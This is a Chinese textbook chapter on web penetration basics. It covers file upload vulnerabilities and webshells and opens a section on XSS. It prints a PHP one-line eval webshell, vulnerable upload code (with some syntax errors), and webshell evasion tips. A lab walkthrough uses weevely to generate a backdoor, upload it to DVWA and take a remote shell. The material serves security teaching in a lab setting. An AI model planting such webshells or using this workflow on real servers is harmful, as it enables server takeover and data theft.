

第十一章 WEB渗透实战基础

知识点一：文件上传漏洞

知识点二：跨站脚本攻击

知识点一：文件上传漏洞

文件上传漏洞

指网络攻击者上传了一个可执行的文件到服务器并执行。这里上传的文件可以是木马，病毒，恶意脚本或者WebShell等。这种攻击方式是最为直接和有效的，部分文件上传漏洞的利用技术门槛非常的低，对于攻击者来说很容易实施。



文件上传漏洞本身就是一个危害巨大的漏洞，WebShell更是将这种漏洞的利用无限扩大。



大多数的上传漏洞被利用后攻击者都会留下WebShell以方便后续进入系统。



攻击者在受影响系统放置或者插入WebShell后，可通过该WebShell更轻松，更隐蔽的在服务中为所欲为。

- ◆ 这里需要特别说明的是上传漏洞的利用经常会使用WebShell，而WebShell的植入远不止文件上传这一种方式。



WebShell

WebShell就是以asp、php、jsp或者cgi等网页文件形式存在的一种命令执行环境，也可以将其称之为一种网页后门。

攻击者在入侵了一个网站后，通常会将这些asp或php后门文件与网站服务器web目录下正常的网页文件混在一起，然后使用浏览器来访问这些后门，**得到一个命令执行环境，以达到控制网站服务器的目的**（可以上传下载或者修改文件，操作数据库，执行任意命令等）。

- **WebShell后门隐蔽性高**，可以轻松穿越防火墙，访问WebShell时不会留下系统日志，只会在网站的web日志中留下一些数据提交记录，没有经验的管理人员不容易发现入侵痕迹。
- **攻击者可以将WebShell隐藏在正常文件中并修改文件时间增强隐蔽性**，也可以采用一些函数对WebShell进行编码或者拼接以规避检测。

除此之外，通过一句话木马的小马来提交功能更强大的大马可以更容易通过应用本身的检测。


```
<?php eval($_POST[a]); ?>
```




就是一个最常见最原始的小马。**eval() 函数把字符串按照 PHP 代码来计算。**该字符串必须是合法的 PHP 代码，且必须以分号结尾。

举例，编写test.php，存储到PHPNOW的Web目录下，代码如下：

```
<?php eval($_POST['uname']); ?>
<form id="form1" name="form1" method="post"
action="test.php">
    <input name="uname" type="text" id="uname" />
    <input type="submit" name="Submit" value="提交" />
</form>
```



➤ 在输入框中输入 “phpinfo();” 运行后:



文件上传漏洞原理

大部分的网站和应用系统都有上传功能，如用户头像上传，图片上传，文档上传等。



一些文件上传功能实现代码**没有严格限制用户上传的文件后缀以及文件类型**，导致**允许攻击者向某个可通过Web访问的目录上传任意PHP文件**，并能够将这些文件传递给PHP解释器，就可以在远程服务器上执行任意PHP脚本。



当系统存在文件上传漏洞时攻击者可以将病毒，木马，WebShell，其他恶意脚本或者是包含了脚本的图片上传到服务器，这些文件将对攻击者后续攻击提供便利。根据具体漏洞的差异，此处上传的脚本可以是正常后缀的PHP，ASP以及JSP脚本，也可以是篡改后缀后的这几类脚本。

上传文件是**病毒或者木马**时

主要用于诱骗用户或者管理员下载
执行或者直接自动运行；

上传文件是**WebShell**时

攻击者可通过这些网页后门执行命令并控制服务器；

上传文件是**其他恶意脚本**时

攻击者可直接执行脚本进行攻击；

上传文件是**恶意图片**时

图片中可能包含了脚本，加载或者点击这些图片时脚本会悄无声息的执行；

上传文件是**伪装成正常
后缀的恶意脚本**时

攻击者可借助本地文件包含漏洞(Local File Include)执行该文件。如将bad.php文件改名为bad.doc上传到服务器，再通过PHP的include, include_once, require, require_once等函数包含执行。

一个php文件上传代码如下：

```
<form action="" enctype="multipart/form-data" method="post"
name="uploadfile">上传文件: <input type="file" name="upfile" /><br>
<input type="submit" value="上传" /></form>
<?php
if( is_uploaded_file($_FILES['upfile']['tmp_name'])) {
$upfile=$_FILES["upfile"];
//获取数组里面的值
$name=$upfile["name");//上传文件的文件名
$type=$upfile["type");//上传文件的类型
$size=$upfile["size");//上传文件的大小
$tmp_name=$upfile["tmp_name");//上传文件的临时存放路径

$error=$upfile["error");//上传后系统返回的值
//把上传的临时文件移动到up目录下面
move_uploaded_file($tmp_name,'up/'.$name);
$destination="up/".$name;
echo $destination;
} ?>
```


实验一

安装OWASP测试环境，在其中的DVWA里实现一句话木马的上传。并用Kail Linux中的自带的webshell工具weevely连接后门，获取服务器权限。

开放式Web应用程序安全项目(Open Web Application Security Project, **OWASP**)是世界上最知名的Web安全与数据库安全研究组织，该组织分别在2007年、2010年和2013年统计过十大Web安全漏洞。我们基于OWASP发布的开源虚拟镜像 “**OWASP Broken Web Applications VM**”来演示如何利用文件上传漏洞。


TRAINING APPLICATIONS	
+ OWASP WebGoat	+ OWASP WebGoat.NET
+ OWASP ESAPI Java SwingSet Interactive	+ OWASP Mutillidae II
+ OWASP RailsGoat	+ OWASP Bricks
+ Damn Vulnerable Web Application	+ Ghost
+ Magical Code Injection Rainbow	

通过用户名user密码user登录，将网页左下端的DVWA Security设置为Low。然后选择Upload，如下：



然后，打开Kali Linux终端，输入命令weevely，可以看到基本的使用方法。效果如下：

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# weeveily
```



v1.1

Stealth tiny web shell


```
[+] Start ssh-like terminal session  
weeveily <url> <password>  
  
[+] Run command directly from command line  
weeveily <url> <password> [ "<command> .." | :<module> .. ]  
  
[+] Restore a saved session file  
weeveily session [ <file> ]  
  
[+] Generate PHP backdoor  
weeveily generate <password> [ <path> ] ..  
  
[+] Show credits  
weeveily credits  
  
[+] Show available module and backdoor generators  
weeveily help  
root@kali:~#
```

按照提示的使用方法，输入命令 `weevely generate pass shell.php` 来生成一句话木马 `shell.php`，连接密码是 `pass`。执行效果如下：

```
root@kali:~/Desktop# weevely generate pass shell.php  
[generate.php] Backdoor file 'shell.php' created with password 'pass'
```


相比一句话木马，所产生的 `webshell` 将具有更强大的后门能力、免杀能力

回到上传页面点击Browse按钮，将我们生成的文件shell.php进行上传。效果如下：



可以看到文件上传成功，并且页面回显出我们上传文件的路径。

打开终端，使用命令 `weevely http://192.168.209.136/dvwa/hackable/uploads/shell.php pass` 连接后门，拿到服务器权限。这个时候就相当于ssh远程连接了服务器，可以任意命令执行了，效果如下：

A terminal window titled 'root@kali: /tmp' with a menu bar (File, Edit, View, Search, Terminal, Help). The user enters the command 'weevely http://192.168.209.136/dvwa/hackable/uploads/shell.php pass'. The output shows weevely version 3.2.0, target information, and session details. After pressing enter, it shows the remote shell prompt 'www-data@192.168.209.136:/var/www/dvwa/hackable/uploads \$' and the output of the 'ls' command, which lists 'dvwa_email.png' and 'shell.php'.

```
root@kali: /tmp
File Edit View Search Terminal Help
root@kali:/tmp# weevely http://192.168.209.136/dvwa/hackable/uploads/shell.php pass

[+] weevely 3.2.0

[+] Target:      www-data@192.168.209.136:/var/www/dvwa/hackable/uploads
[+] Session:    /root/.weevely/sessions/192.168.209.136/shell_0.session
[+] Shell:      System shell

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely>
www-data@192.168.209.136:/var/www/dvwa/hackable/uploads $ ls
[-][channel] The remote script execution triggers an error 500, please verify script integrity and sent payload correctness
dvwa_email.png
shell.php
www-data@192.168.209.136:/var/www/dvwa/hackable/uploads $
```

执行ls命令，可以看到当前目录下的文件，其中就有我们上传的shell.php。

实验二

点击View Source查看上传文件的源代码，比较三种不同安全级别的代码有什么不同？？

思考要做到安全的文件上传，服务端应该从哪些角度对用户上传的文件进行检测。

知识点二：跨站脚本攻击

XSS在OWASP 2013年度Web应用程序十大漏洞中位居第三。Web应用程序经常存在XSS漏洞。**跨站脚本攻击与SQL注入攻击区别在于：XSS主要影响的是Web应用程序的用户，而SQL注入则主要影响Web应用程序自身。**



1 “脚本” 的含义

现在大多数网站都使用JavaScript或VBScript来执行计算、页面格式化、cookie管理以及其他客户动作。这类脚本是在浏览网站的用户的计算机（客户机）上运行的，而不是在Web服务器自身中运行。

